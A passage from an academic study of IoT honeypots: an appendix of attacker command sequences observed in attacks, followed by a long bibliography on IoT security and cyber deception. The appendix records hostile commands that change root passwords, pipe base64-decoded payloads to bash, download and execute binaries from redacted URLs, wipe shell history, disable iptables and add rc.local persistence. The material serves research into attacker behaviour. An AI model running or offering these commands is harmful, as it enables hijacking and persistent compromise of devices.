  3-"echo ""root:RwVFUaz7Hg3B""|chpasswd|bash"
  ```

  ...Commands 4-18 are identical to Commands 4-18 of Attack 1...

- **Attack 3**

  ```
  1-enable
  2-system
  3-shell
  4-sh
  5-cat /proc/mounts; /bin/busybox TJFSP
  6-cd /dev/shm; cat .s || cp /bin/echo .s;
  /bin/busybox TJFSP
  7-tftp; wget; /bin/busybox TJFSP
  8-dd bs=52 count=1 if=.s || cat .s || while read i;
  do echo $i; done < .s
  9-/bin/busybox TJFSP
  10-rm .s; exit
  ```

- **Attack 4**

  ...Commands 1-4 are identical to Commands 1-4 of Attack 3...

  ```
  5-cat /proc/mounts; /bin/busybox UQYAQ
  6-cd /dev/shm; cat .s || cp /bin/echo .s;
  /bin/busybox UQYAQ
  7-tftp; wget; /bin/busybox UQYAQ
  ```

```
8-dd bs=52 count=1 if=.s || cat .s || while read i;
do echo $i; done < .s
9-/bin/busybox UQYAQ
10-rm .s; exit
```

- **Attack 5**

```
1-cat /proc/cpuinfo | grep name | wc -l
2-"echo ""root:8I6d3cXIbDwQ""|chpasswd|bash"
```

...Commands 3–17 are identical to Commands 4-18 of Attack 1...

```
18-"echo ""root 1a2b3c4d5e"" > /tmp/up.txt"
19-rm -rf /var/tmp/dota*
20-cat /var/tmp/.systemcache436621
21-"echo ""1"" > /var/tmp/.systemcache436621"
22-cat /var/tmp/.systemcache436621
23-"sleep 15s && cd /var/tmp; echo
""Encoded String"" | base64 --decode | bash"
```

- **Attack 6**

```
1- "cd /var/tmp; echo ""Encoded String"">
.threatstackcloudsecops; base64 --decode
.threatstackcloudsecops | bash"
2-cat /proc/cpuinfo | grep name | wc -l
3-"echo -e ""anizUkOoi7WdtlnizUkOoi7Wdtl""|
passwd|bash"
4-Enter new UNIX password:
5-"echo ""anizUkOoi7WdtlnizUkOoi7Wdtl""|passwd"
6-"echo ""321"" > /var/tmp/.var03522123"
```

...Commands 7–20 are identical to Commands 5-18 of Attack 1...

- **Attack 7**

```
1-cd /tmp && rm -rf .x15c* && wget -q URL address
|| curl -O -f URL address;
```

```
2-sleep 10s && cd /tmp && chmod +x .x15*;
/tmp/.x15cache
3-cat /proc/cpuinfo | grep name | wc -l
4-"echo ""root:5yEmlbJ4Ayce""|chpasswd|bash"
5-"echo ""321"" > /var/tmp/.var03522123"
```

...Commands 6–19 are identical to Commands 5-18 of Attack 1...

- **Attack 8**

```
1-unset HISTORY HISTFILE HISTSAVE HISTZONE
HISTORY HISTLOG WATCH ; history -n ; export
HISTFILE=/dev/null ; export HISTSIZE=0;
export HISTFILESIZE=0;
2-uname
3-ps -x
4-cat /proc/cpuinfo
5-free -m
```

- **Attack 9**

```
1-service iptables stop
2-wget URL address
3-chmod 777 asdasd
4-./asdasd &
5-cd /tmp
6-"echo ""cd /ubnt/"">>/etc/rc.local"
7-"echo ""./asdasd&"">>/etc/rc.local"
8-"echo ""/etc/init.d/iptables stop"">>
/etc/rc.local"
9-service iptables stop
10-wget URL address
```

Bibliography

[1] ABOMHARA, M., AND KØIEN, G. M. Cyber security and the Internet of Things: vulnerabilities, threats, intruders and attacks. *Journal of Cyber Security and Mobility 4* (2015), 65–88.

[2] AKULA, S. K., AND SALEHFAR, H. Risk-based classical Failure Mode and Effect Analysis (FMEA) of microgrid cyber-physical energy systems. In *2021 North American Power Symposium (NAPS)* (2021), IEEE, pp. 1–6.

[3] AL-GARADI, M. A., MOHAMED, A., AL-ALI, A. K., DU, X., ALI, I., AND GUIZANI, M. A survey of machine and deep learning methods for Internet of Things (IoT) security. *IEEE Communications Surveys & Tutorials 22*, 3 (2020), 1646–1685.

[4] AL-HADHRAMI, Y., AND HUSSAIN, F. K. DDoS attacks in IoT networks: a comprehensive systematic literature review. *World Wide Web 24*, 3 (2021), 971–1001.

[5] AL-SAHAF, H. *Genetic programming for automatically synthesising robust image descriptors with a small number of instances*. PhD thesis, Victoria University of Wellington, 2017.

[6] AL-SAHAF, H., BI, Y., CHEN, Q., LENSEN, A., MEI, Y., SUN, Y., TRAN, B., XUE, B., AND ZHANG, M. A survey on evolutionary machine learning. *Journal of the Royal Society of New Zealand 49*, 2 (2019), 205–228.

[7] ALABA, F. A., OTHMAN, M., HASHEM, I. A. T., AND ALOTAIBI, F. Internet of Things security: A survey. *Journal of Network and Computer Applications 88* (2017), 10–28.

[8] ALMESHEKAH, M. H., AND SPAFFORD, E. H. Planning and integrating deception into computer security defenses. In *Proceedings of the 2014 New Security Paradigms Workshop* (2014), Association for Computing Machinery, pp. 127–138.

[9] ALMESHEKAH, M. H., AND SPAFFORD, E. H. Cyber security deception. In *Cyber Deception: Building the Scientific Foundation*. Springer International Publishing, 2016, pp. 23–50.

[10] ALSHEIKH, M. A., HOANG, D. T., NIYATO, D., TAN, H.-P., AND LIN, S. Markov decision processes with applications in wireless sensor networks: A survey. *IEEE Communications Surveys & Tutorials 17*, 3 (2015), 1239–1267.

[11] ALUR, R., AND HENZINGER, T. A. Reactive modules. *Formal methods in system design 15*, 1 (1999), 7–48.

[12] ANGRISHI, K. Turning Internet of Things (IoT) into Internet of Vulnerabilities (IoV): IoT botnets. *arXiv preprint arXiv:1702.03681* (2017).

[13] ANIRUDH, M., THILEEBAN, S. A., AND NALLATHAMBI, D. J. Use of honeypots for mitigating DoS attacks targeted on IoT networks. In *2017 International Conference on Computer, Communication and Signal Processing (ICCCSP)* (2017), IEEE, pp. 1–4.

[14] ANTONAKAKIS, M., APRIL, T., BAILEY, M., BERNHARD, M., BURSZTEIN, E., COCHRAN, J., DURUMERIC, Z., HALDERMAN, J. A., INVERNIZZI, L., KALLITSIS, M., KUMAR, D., LEVER, C., MA, Z., MASON, J., MENSCHER, D., SEAMAN, C., SULLIVAN, N., THOMAS, K., AND ZHOU, Y. Understanding the mirai botnet. In

26th USENIX Security Symposium (USENIX Security 17) (Vancouver, BC, Aug. 2017), USENIX Association, pp. 1093–1110.

[15] ARDAGNA, D., GHEZZI, C., AND MIRANDOLA, R. Rethinking the use of models in software architecture. In *International Conference on the Quality of Software Architectures* (2008), Springer Berlin Heidelberg, pp. 1–27.

[16] ARNALDO, I., CUESTA-INFANTE, A., ARUN, A., LAM, M., BASSIAS, C., AND VEERAMACHANENI, K. Learning representations for log data in cybersecurity. In *Proceedings of the International Conference on Cyber Security Cryptography and Machine Learning* (2017), Springer International Publishing, pp. 250–268.

[17] ATZORI, L., IERA, A., AND MORABITO, G. The Internet of Things: A survey. *Computer networks 54*, 15 (2010), 2787–2805.

[18] AYAZ, H. I., AND TESTIK, M. C. Automation of FMEA for computer servers using log data with grey relational analysis. In *2017 International Conference on Computer Science and Engineering (UBMK)* (2017), IEEE, pp. 616–620.

[19] BABAR, S., STANGO, A., PRASAD, N., SEN, J., AND PRASAD, R. Proposed embedded security framework for Internet of Things (IoT). In *2011 2nd International Conference on Wireless Communication, Vehicular Technology, Information Theory and Aerospace & Electronic Systems Technology (Wireless VITAE)* (2011), IEEE, pp. 1–5.

[20] BARRON, T., AND NIKIFORAKIS, N. Picky attackers: Quantifying the role of system properties on intruder behavior. In *Proceedings of the 33rd Annual Computer Security Applications Conference* (2017), Association for Computing Machinery, pp. 387–398.

[21] BERMAN, D. S., BUCZAK, A. L., CHAVIS, J. S., AND CORBETT, C. L. A survey of deep learning methods for cyber security. *Information 10*, 4 (2019), 122.

[22] BOEHMKE, B., AND GREENWELL, B. M. *Hands-on machine learning with R*. CRC Press, 2019.

[23] BORDERS, K., FALK, L., AND PRAKASH, A. Openfire: Using deception to reduce network attacks. In *2007 Third International Conference on Security and Privacy in Communications Networks and the Workshops-SecureComm 2007* (2007), IEEE, pp. 224–233.

[24] BULDAS, A., LAUD, P., PRIISALU, J., SAAREPERA, M., AND WILLEMSON, J. Rational choice of security measures via multi-parameter attack trees. In *Proceedings of the International Workshop on Critical Information Infrastructures Security* (2006), Springer Berlin Heidelberg, pp. 235–248.

[25] CABRAL, W., VALLI, C., SIKOS, L., AND WAKELING, S. Review and analysis of cowrie artefacts and their potential to be used deceptively. In *2019 International Conference on computational science and computational intelligence (CSCI)* (2019), IEEE, pp. 166–171.

[26] CABRAL, W. Z., VALLI, C., SIKOS, L. F., AND WAKELING, S. G. Advanced cowrie configuration to increase honeypot deceptiveness. In *IFIP International Conference on ICT Systems Security and Privacy Protection* (2021), Springer International Publishing, pp. 317–331.

[27] CANDEL, A., PARMAR, V., LEDELL, E., AND ARORA, A. Deep learning with H2O. *H2O. ai Inc* (2016).

[28] CHEN, P., DESMET, L., AND HUYGENS, C. A study on advanced persistent threats. In *IFIP International Conference on Communications and Multimedia Security* (2014), Springer Berlin Heidelberg, pp. 63–72.

[29] COHEN, F. The use of deception techniques: Honeypots and decoys. *Handbook of Information Security 3*, 1 (2006).

[30] CROOM, C. The cyber kill chain: A foundation for a new cyber security strategy. *High Frontier 6*, 4 (2010), 52–56.

[31] DANG, F., LI, Z., LIU, Y., ZHAI, E., CHEN, Q. A., XU, T., CHEN, Y., AND YANG, J. Understanding fileless attacks on Linux-based IoT devices with HoneyCloud. In *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services* (2019), Association for Computing Machinery, pp. 482–493.

[32] DAVID, O. E., AND NETANYAHU, N. S. Deepsign: Deep learning for automatic malware signature generation and classification. In *Proceedings of the International Joint Conference on Neural Networks* (2015), IEEE, pp. 1–8.

[33] DAVIDOFF, S. Cryptojacking meets IoT, 2018. (Last accessed 11 January 2022) https://lmgsecurity.com/cryptojacking-meets-iot/.

[34] DE DONNO, M., DRAGONI, N., GIARETTA, A., AND MAZZARA, M. Antibiotic: protecting IoT devices against DDoS attacks. In *International Conference in Software Engineering for Defence Applications* (2016), Springer International Publishing, pp. 59–72.

[35] DE FAVERI, C., AND MOREIRA, A. Designing adaptive deception strategies. In *Proceedings of the International Conference on Software Quality, Reliability and Security Companion (QRS-C)* (2016), IEEE, pp. 77–84.

[36] DE FAVERI, C., MOREIRA, A., AND SOUZA, E. Deception planning models for cyber security. In *2017 17th International Conference on Computational Science and Its Applications (ICCSA)* (2017), IEEE, pp. 1–8.

[37] DEOGIRIKAR, J., AND VIDHATE, A. Security attacks in IoT: A survey. In *2017 International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud)(I-SMAC)* (2017), IEEE, pp. 32–37.

[38] DOWLING, S., SCHUKAT, M., AND BARRETT, E. Improving adaptive honeypot functionality with efficient reinforcement learning parameters for automated malware. *Journal of Cyber Security Technology 2*, 2 (2018), 75–91.

[39] DOWLING, S., SCHUKAT, M., AND BARRETT, E. New framework for adaptive and agile honeypots. *ETRI Journal 42*, 6 (2020), 965–975.

[40] DUNLAP, T. The 5 worst examples of IoT hacking and vulnerabilities in recorded history, 2020. (Last accessed 11 January 2022) https://www.iotforall.com/5-worst-iot-hacking-vulnerabilities/.

[41] EDWARDS, S., AND PROFETIS, I. Hajime: Analysis of a decentralized internet worm for IoT devices. *Rapidity Networks 16* (2016), 1–18.

[42] ERDEM, O., PEKTAS, A., AND KARA, M. Honeything: A new honeypot design for cpe devices. *KSII Transactions on Internet and Information Systems (TIIS) 12*, 9 (2018), 4512–4526.

[43] FARRIS, I., TALEB, T., KHETTAB, Y., AND SONG, J. A survey on emerging SDN and NFV security mechanisms for IoT systems. *IEEE Communications Surveys & Tutorials 21*, 1 (2018), 812–837.

[44] FILIPPOUPOLITIS, A., LOUKAS, G., AND KAPETANAKIS, S. Towards real-time profiling of human attackers and bot detection. In *Proceedings of the 7th International Conference on Cybercrime Forensics Education and Training (CFET)* (2014), Canterbury Christ Church University, UK.

[45] FRANCO, J., ARIS, A., CANBERK, B., AND ULUAGAC, A. S. A survey of honeypots and honeynets for Internet of Things, industrial Internet of Things, and cyber-physical systems. *IEEE Communications Surveys & Tutorials 23*, 4 (2021), 2351–2383.

[46] FRAUNHOLZ, D., KROHMER, D., ANTON, S. D., AND SCHOTTEN, H. D. Investigation of cyber crime conducted by abusing weak or default passwords with a medium interaction honeypot. In *2017 International Conference on Cyber Security And Protection Of Digital Services (Cyber Security)* (2017), IEEE, pp. 1–7.

[47] GEORGIEVA, K. Conducting FMEA over the software development process. *SIGSOFT Software Engineering Notes 35*, 3 (2010), 1–5.

[48] GRAVETO, V., CRUZ, T., AND SIMÖES, P. Security of building automation and control systems: Survey and future research directions. *Computers & Security 112* (2022), 102527.

[49] GUARNIZO, J. D., TAMBE, A., BHUNIA, S. S., OCHOA, M., TIPPENHAUER, N. O., SHABTAI, A., AND ELOVICI, Y. Siphon: Towards scalable high-interaction physical honeypots. In *Proceedings of the 3rd ACM Workshop on Cyber-Physical System Security* (2017), Association for Computing Machinery, pp. 57–68.

[50] GUBBI, J., BUYYA, R., MARUSIC, S., AND PALANISWAMI, M. Internet of Things (IoT): A vision, architectural elements, and future directions. *Future generation computer systems 29*, 7 (2013), 1645–1660.

[51] HAHSLER, M., PIEKENBROCK, M., AND DORAN, D. dbscan: Fast density-based clustering with R. *Journal of Statistical Software 91*, 1 (2019), 1–30.

[52] HALL, M., FRANK, E., HOLMES, G., PFAHRINGER, B., REUTEMANN, P., AND WITTEN, I. H. The WEKA data mining software: an update. *SIGKDD Explorations 11*, 1 (2009), 10–18.

[53] HAN, X., KHEIR, N., AND BALZAROTTI, D. Deception techniques in computer security: A research perspective. *ACM Computing Surveys (CSUR) 51*, 4 (2018), 1–36.

[54] HASSAN, S., AND GUHA, R. Modelling of the state of systems with defensive deception. In *Proceedings of the International Conference on Computational Science and Computational Intelligence (CSCI)* (2016), IEEE, pp. 1031–1036.

[55] HASSAN, W. H., ET AL. Current research on Internet of Things (IoT) security: A survey. *Computer networks 148* (2019), 283–294.

[56] HASTIE, T., TIBSHIRANI, R., AND FRIEDMAN, J. *The elements of statistical learning: Data mining, inference, and prediction*. Springer, 2009.

[57] HAYATLE, O., OTROK, H., AND YOUSSEF, A. A markov decision process model for high interaction honeypots. *Information Security Journal: A Global Perspective 22*, 4 (2013), 159–170.

[58] HECKMAN, K. E., STECH, F. J., SCHMOKER, B. S., AND THOMAS, R. K. Denial and deception in cyber defense. *Computer 48*, 4 (2015), 36–44.

[59] HINTON, A., KWIATKOWSKA, M., NORMAN, G., AND PARKER, D. Prism: A tool for automatic verification of probabilistic systems. In *Proceedings of the International Conference on Tools and Algorithms for the Construction and Analysis of Systems* (2006), Springer Berlin Heidelberg, pp. 441–444.

[60] HOLT, R., AUBREY, S., DEVILLE, A., HAIGHT, W., GARY, T., AND WANG, Q. Deep autoencoder neural networks for detecting lateral movement in computer networks. In *Proceedings on the International Conference on Artificial Intelligence (ICAI)* (2019), The Steering Committee of The World Congress in Computer Science, Computer Engineering and Applied Computing, pp. 277–283.

[61] HUSSAIN, S., AHMAD, M. B., AND GHOURI, S. S. U. Advance persistent threat—a systematic review of literature and meta-analysis of threat vectors. *Advances in Computer, Communication and Computational Sciences* (2021), 161–178.

[62] HUTCHINS, E. M., CLOPPERT, M. J., AND AMIN, R. M. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. In *The Proceedings of the 6th International Conference on Information Warfare and Security* (2011), pp. 113–125.

[63] INAYAT, I., FAROOQ, M., INAYAT, Z., AND ABBAS, M. Security-based safety hazard analysis using FMEA: A dam case study. In *International Conference on Database and Expert Systems Applications* (2021), Springer International Publishing, pp. 18–30.

[64] JAHROMI, A. N., SAKHNINI, J., KARIMPOUR, H., AND DEHGHANTANHA, A. A deep unsupervised representation learning approach for effective cyber-physical attack detection and identification on highly imbalanced data. In *Proceedings of the 29th Annual International Conference on Computer Science and Software Engineering* (2019), IBM Corp., pp. 14–23.

[65] JERKINS, J. A. Motivating a market or regulatory solution to IoT insecurity with the mirai botnet code. In *2017 IEEE 7th annual computing and communication workshop and conference (CCWC)* (2017), IEEE, pp. 1–5.

[66] JUELS, A., AND RISTENPART, T. Honey encryption: Security beyond the brute-force bound. In *Annual international conference on the theory and applications of cryptographic techniques* (2014), Springer Berlin Heidelberg, pp. 293–310.

[67] JÜRGENSON, A., AND WILLEMSON, J. Processing multi-parameter attacktrees with estimated parameter values. In *Proceedings of the International Workshop on Security* (2007), Springer Berlin Heidelberg, pp. 308–319.

[68] KAMBOURAKIS, G., KOLIAS, C., AND STAVROU, A. The mirai botnet and the IoT zombie armies. In *2017 IEEE Military Communications Conference (MILCOM)* (2017), IEEE, pp. 267–272.

[69] KATO, S., TANABE, R., YOSHIOKA, K., AND MATSUMOTO, T. Adaptive observation of emerging cyber attacks targeting various IoT devices. In *2021 IFIP/IEEE International Symposium on Integrated Network Management (IM)* (2021), IEEE, pp. 143–151.

[70] KEMPPAINEN, S., AND KOVANEN, T. Honeypot utilization for network intrusion detection. In *Cyber Security: Power and Technology*. Springer International Publishing, 2018, pp. 249–270.

[71] KHALID, A., ZAINAL, A., MAAROF, M. A., AND GHALEB, F. A. Advanced persistent threat detection: A survey. In *2021 3rd International Cyber Resilience Conference (CRC)* (2021), IEEE, pp. 1–6.

[72] KHEIRKHAH, E., AMIN, S. P., SISTANI, H. J., AND ACHARYA, H. An experimental study of SSH attacks by using honeypot decoys. *Indian Journal of Science and Technology 6*, 12 (2013), 5567–5578.

[73] KIM, H., AND LEE, E. A. Authentication and authorization for the Internet of Things. *IT Professional 19*, 5 (2017), 27–33.

[74] KLITOU, D. A solution, but not a panacea for defending privacy: the challenges, criticism and limitations of privacy by design. In *Annual Privacy Forum* (2012), Springer Berlin Heidelberg, pp. 86–110.

[75] KO, E., KIM, T., AND KIM, H. Management platform of threats information in IoT environment. *Journal of Ambient Intelligence and Humanized Computing 9*, 4 (2018), 1167–1176.

[76] KOLIAS, C., KAMBOURAKIS, G., STAVROU, A., AND VOAS, J. DDoS in the IoT: Mirai and other botnets. *Computer 50*, 7 (2017), 80–84.

[77] KOOHANG, A., SARGENT, C. S., NORD, J. H., AND PALISZKIEWICZ, J. Internet of Things (IoT): From awareness to continued use. *International Journal of Information Management 62* (2022), 102442.

[78] KOVACS, E. 70 percent of IoT devices vulnerable to cyberattacks: HP, 2014. (Last accessed 11 January 2022) https://www.securityweek.com/70-iot-devices-vulnerable-cyberattacks-hp.

[79] KREBS, B. Krebsonsecurity hit with record DDoS, 2016. (Last accessed 12 January 2022) https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/.

[80] KUANG, B., FU, A., SUSILO, W., YU, S., AND GAO, Y. A survey of remote attestation in Internet of Things: Attacks, countermeasures, and prospects. *Computers & Security 112* (2022), 102498.

[81] KUMAR, J. S., AND PATEL, D. R. A survey on Internet of Things: Security and privacy issues. *International Journal of Computer Applications 90*, 11 (2014).

[82] KWIATKOWSKA, M., NORMAN, G., AND PARKER, D. PRISM: probabilistic model checking for performance and reliability analysis. *ACM SIGMETRICS Performance Evaluation Review 36*, 4 (2009), 40–45.

[83] KWIATKOWSKA, M., NORMAN, G., AND PARKER, D. PRISM 4.0: Verification of probabilistic real-time systems. In *International conference on computer aided verification* (2011), Springer Berlin Heidelberg, pp. 585–591.

[84] KWIATKOWSKA, M., NORMAN, G., AND PARKER, D. Probabilistic model checking: Advances and applications. In *Formal System Verification*. Springer International Publishing, 2018, pp. 73–121.

[85] LECUN, Y., BENGIO, Y., AND HINTON, G. Deep learning. *nature 521*, 7553 (2015), 436–444.

[86] LEHTO, M. Apt cyber-attack modelling: Building a general model. In *The proceedings of the 17th international conference on cyber warfare and security* (2022), vol. 17, Academic Conferences International Ltd.

[87] LENIN, A., WILLEMSON, J., AND SARI, D. P. Attacker profiling in quantitative security assessment based on attack trees. In *Proceedings of the Nordic Conference on Secure IT Systems* (2014), Springer International Publishing, pp. 199–212.

[88] LI, C.-T., LEE, C.-C., WENG, C.-Y., AND CHEN, C.-M. Towards secure authenticating of cache in the reader for RFID-based IoT systems. *Peer-to-Peer Networking and Applications 11*, 1 (2018), 198–208.

[89] LI, Y., MA, R., AND JIAO, R. A hybrid malicious code detection method based on deep learning. *International Journal of Security and Its Applications 9*, 5 (2015), 205–216.

[90] LIANG, X., AND KIM, Y. A survey on security attacks and solutions in the IoT network. In *2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC)* (2021), IEEE, pp. 0853–0859.

[91] LINGENFELTER, B., VAKILINIA, I., AND SENGUPTA, S. Analyzing variation among IoT botnets using medium interaction honeypots. In *2020 10th Annual Computing and Communication Workshop and Conference (CCWC)* (2020), IEEE, pp. 0761–0767.

[92] LIU, F., AND DENG, Y. Determine the number of unknown targets in open world based on elbow method. *IEEE Transactions on Fuzzy Systems 29*, 5 (2020), 986–995.

[93] LOI, F., SIVANATHAN, A., GHARAKHEILI, H. H., RADFORD, A., AND SIVARAMAN, V. Systematically evaluating security and privacy for consumer IoT devices. In *Proceedings of the 2017 Workshop on Internet of Things Security and Privacy* (2017), Association for Computing Machinery, pp. 1–6.

[94] LU, Z., WANG, C., AND ZHAO, S. Cyber deception for computer and network security: Survey and challenges. *arXiv preprint arXiv:2007.14497* (2020).

[95] LUO, T., XU, Z., JIN, X., JIA, Y., AND OUYANG, X. Iotcandyjar: Towards an intelligent-interaction honeypot for IoT devices. *Black Hat* (2017), 1–11.

[96] MAECHLER, M., ROUSSEEUW, P., STRUYF, A., HUBERT, M., AND HORNIK, K. *cluster: Cluster Analysis Basics and Extensions*, 2021. R package version 2.1.2 — For new features, see the 'Changelog' file (in the package source).

[97] MAHDAVINEJAD, M. S., REZVAN, M., BAREKATAIN, M., ADIBI, P., BARNAGHI, P., AND SHETH, A. P. Machine learning for Internet of Things data analysis: A survey. *Digital Communications and Networks 4*, 3 (2018), 161–175.

[98] MARZANO, A., ALEXANDER, D., FONSECA, O., FAZZION, E., HOEPERS, C., STEDING-JESSEN, K., CHAVES, M. H., CUNHA, Í., GUEDES, D., AND MEIRA, W. The evolution of bashlite and mirai IoT botnets. In *2018 IEEE Symposium on Computers and Communications (ISCC)* (2018), IEEE, pp. 00813–00818.

[99] MATTHEWS, R. *Analysis of System Performance Metrics Towards the Detection of Cryptojacking in IoT Devices*. PhD thesis, Dakota State University, 2021. https://scholar.dsu.edu/theses/360.

[100] MEEKHOF, J., AND BAILEY, A. B. Failure Modes and Effects Analysis (FMEA) for cataloging: An application and evaluation. *Cataloging & Classification Quarterly 55*, 7-8 (2017), 493–505.

[101] MEHRESH, R., AND UPADHYAYA, S. A deception framework for survivability against next generation cyber attacks. In *Proceedings of the International Conference on Security and Management (SAM)* (2012).

[102] MEIDAN, Y., BOHADANA, M., MATHOV, Y., MIRSKY, Y., SHABTAI, A., BREITENBACHER, D., AND ELOVICI, Y. N-baiot—network-based detection of IoT botnet attacks using deep autoencoders. *IEEE Pervasive Computing 17*, 3 (2018), 12–22.

[103] MENDEZ, D. M., PAPAPANAGIOTOU, I., AND YANG, B. Internet of Things: Survey on security and privacy. *arXiv preprint arXiv:1707.01879* (2017).

[104] METONGNON, L., AND SADRE, R. Beyond Telnet: Prevalence of IoT protocols in telescope and honeypot measurements. In *Proceedings of the 2018 Workshop on Traffic Measurements for Cybersecurity* (2018), Association for Computing Machinery, pp. 21–26.

[105] MIRSKY, Y., DOITSHMAN, T., ELOVICI, Y., AND SHABTAI, A. Kitsune: an ensemble of autoencoders for online network intrusion detection. *arXiv preprint arXiv:1802.09089* (2018).

[106] MITRE. MITRE ATT&CK, 2022. (Last accessed 19 November 2022) https://attack.mitre.org/.

[107] MOREIRA, A., AMARAL, V., AND DE FAVERI, C. Goal-driven deception tactics design. In *2016 IEEE 27th International Symposium on Software Reliability Engineering (ISSRE)* (2016), IEEE, pp. 264–275.

[108] MUDGERIKAR, A., AND BERTINO, E. IoT attacks and malware. In *Cyber Security Meets Machine Learning*. Springer Singapore, 2021, pp. 1–25.

[109] MURPHY, K. P. *Machine learning: a probabilistic perspective*. MIT press, 2012.

[110] NAWROCKI, M., WÄHLISCH, M., SCHMIDT, T. C., KEIL, C., AND SCHÖNFELDER, J. A survey on honeypot software and data analysis. *arXiv preprint arXiv:1608.06249* (2016).

[111] NESHENKO, N., BOU-HARB, E., CRICHIGNO, J., KADDOUM, G., AND GHANI, N. Demystifying IoT security: An exhaustive survey on IoT vulnerabilities and a first empirical look on Internet-scale IoT exploitations. *IEEE Communications Surveys & Tutorials 21*, 3 (2019), 2702–2733.

[112] NETWORKS, A. The stakes have changed: No end in sight for DDoS attack size growth. (Last accessed 12 January 2022) https://mb.cision.com/Public/13800/2173444/884a6bcb6d62722e.pdf.

[113] NICOMETTE, V., KAÂNICHE, M., ALATA, E., AND HERRB, M. Set-up and deployment of a high-interaction honeypot: experiment and lessons learned. *Journal in computer virology 7*, 2 (2011), 143–157.

[114] NURSE, J. R. Cybercrime and you: How criminals attack and the human factors that they seek to exploit. *arXiv preprint arXiv:1811.06624* (2018).

[115] PA, Y. M. P., SUZUKI, S., YOSHIOKA, K., MATSUMOTO, T., KASAMA, T., AND ROSSOW, C. IoTPOT: Analysing the rise of IoT compromises. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)* (Washington, D.C., Aug. 2015), USENIX Association.

[116] PRASAD, R., AND ROHOKALE, V. Internet of Things (IoT) and Machine to Machine (M2M) communication. In *Cyber Security: The Lifeline of Information and Communication Technology*. Springer International Publishing, 2020, pp. 125–141.

[117] PUTERMAN, M. L. *Markov decision processes: discrete stochastic dynamic programming*. John Wiley & Sons, inc., Hoboken, New Jersey, 2014.

[118] R CORE TEAM. *R: A Language and Environment for Statistical Computing*. R Foundation for Statistical Computing, Vienna, Austria, 2021.

[119] RAJESH, P., ALAM, M., TAHERNEZHADI, M., MONIKA, A., AND CHANAKYA, G. Analysis of cyber threat detection and emulation using MITRE attack framework. In *2022 International Conference on Intelligent Data Science Technologies and Applications (IDSTA)* (2022), IEEE, pp. 4–12.

[120] RAMSBROCK, D., BERTHIER, R., AND CUKIER, M. Profiling attacker behavior following SSH compromises. In *37th Annual IEEE/IFIP international conference on dependable systems and networks (DSN'07)* (2007), IEEE, pp. 119–124.

[121] RSTUDIO TEAM. *RStudio: Integrated Development Environment for R*. RStudio, PBC, Boston, MA, 2021.

[122] RUSHANAN, M., RUBIN, A. D., KUNE, D. F., AND SWANSON, C. M. Sok: Security and privacy in implantable medical devices and body area networks. In *2014 IEEE symposium on security and privacy* (2014), IEEE, pp. 524–539.

[123] SADASIVAM, G. K., HOTA, C., AND ANAND, B. Classification of SSH attacks using machine learning algorithms. In *2016 6th International Conference on IT Convergence and Security (ICITCS)* (2016), IEEE, pp. 1–6.

[124] SAPUTRO, E. D., PURWANTO, Y., AND RURIAWAN, M. F. Medium interaction honeypot infrastructure on the Internet of Things. In *2020 IEEE International Conference on Internet of Things and Intelligence System (IoTaIS)* (2021), IEEE, pp. 98–102.

[125] SCHNEIDER, D., FRAUNHOLZ, D., AND KROHMER, D. A qualitative empirical analysis of human post-exploitation behavior. *arXiv preprint arXiv:2101.02102* (2021).

[126] SCRUCCA, L., FOP, M., MURPHY, T. B., AND RAFTERY, A. E. mclust 5: Clustering, classification and density estimation using gaussian finite mixture models. *The R Journal 8*, 1 (2016), 289–317.

[127] ŠEMIĆ, H., AND MRDOVIC, S. IoT honeypot: A multi-component solution for handling manual and mirai-based attacks. In *2017 25th Telecommunication Forum (TELFOR)* (2017), IEEE, pp. 1–4.

[128] SHRIVASTAVA, R. K., BASHIR, B., AND HOTA, C. Attack detection and forensics using honeypot in IoT environment. In *International Conference on Distributed Computing and Internet Technology* (2019), Springer International Publishing, pp. 402–409.

[129] SHRIVASTAVA, R. K., RAMAKRISHNA, S., AND HOTA, C. Game theory based modified naïve-bayes algorithm to detect DoS attacks using honeypot. In *2019 IEEE 16th India Council International Conference (INDICON)* (2019), IEEE, pp. 1–4.

[130] SIDDIQUI, S. T., ALAM, S., AHMAD, R., AND SHUAIB, M. Security threats, attacks, and possible countermeasures in Internet of Things. In *Advances in data and information sciences*. Springer Singapore, 2020, pp. 35–46.

[131] SIGLER, K. Crypto-jacking: how cyber-criminals are exploiting the crypto-currency boom. *Computer Fraud & Security 2018*, 9 (2018), 12–14.

[132] SNOOKE, N., AND PRICE, C. Model-driven automated software FMEA. In *2011 Proceedings-Annual Reliability and Maintainability Symposium* (2011), IEEE, pp. 1–6.

[133] SOK, K., COLIN, J. N., AND PO, K. Blockchain and Internet of Things opportunities and challenges. In *Proceedings of the Ninth International Symposium on Information and Communication Technology* (2018), Association for Computing Machinery, pp. 150–154.

[134] SPITZNER, L. *Honeypots: tracking hackers*, vol. 1. Addison Wesley, 2002.

[135] SRINIVASA, S., PEDERSEN, J. M., AND VASILOMANOLAKIS, E. Open for hire: attack trends and misconfiguration pitfalls of IoT devices. In *Proceedings of the 21st ACM Internet Measurement Conference* (2021), Association for Computing Machinery, pp. 195–215.

[136] STANISLAV, M., AND BEARDSLEY, T. Hacking IoT: A case study on baby monitor exposures and vulnerabilities. *Rapid7 Report* (2015).

[137] STECH, F. J., HECKMAN, K. E., AND STROM, B. E. Integrating cyber-D&D into adversary modeling for active cyber defense. In *Cyber deception*. Springer International Publishing, 2016, pp. 1–22.

[138] SULAMAN, S. M., BEER, A., FELDERER, M., AND HÖST, M. Comparison of the FMEA and STPA safety analysis methods–a case study. *Software Quality Journal 27*, 1 (2019), 349–387.

[139] TABARI, A. Z., OU, X., AND SINGHAL, A. What are attackers after on IoT devices? an approach based on a multi-phased multi-faceted IoT honeypot ecosystem and data clustering. *arXiv preprint arXiv:2112.10974* (2021).

[140] TANKARD, C. Advanced persistent threats and how to monitor and deter them. *Network security 2011*, 8 (2011), 16–19.

[141] TOMS, L. 5 common cyber attacks in the IoT - threat alert on a grand scale, 2016. (Last accessed 11 January 2022) https://www.globalsign.com/en/blog/five-common-cyber-attacks-in-the-iot/.

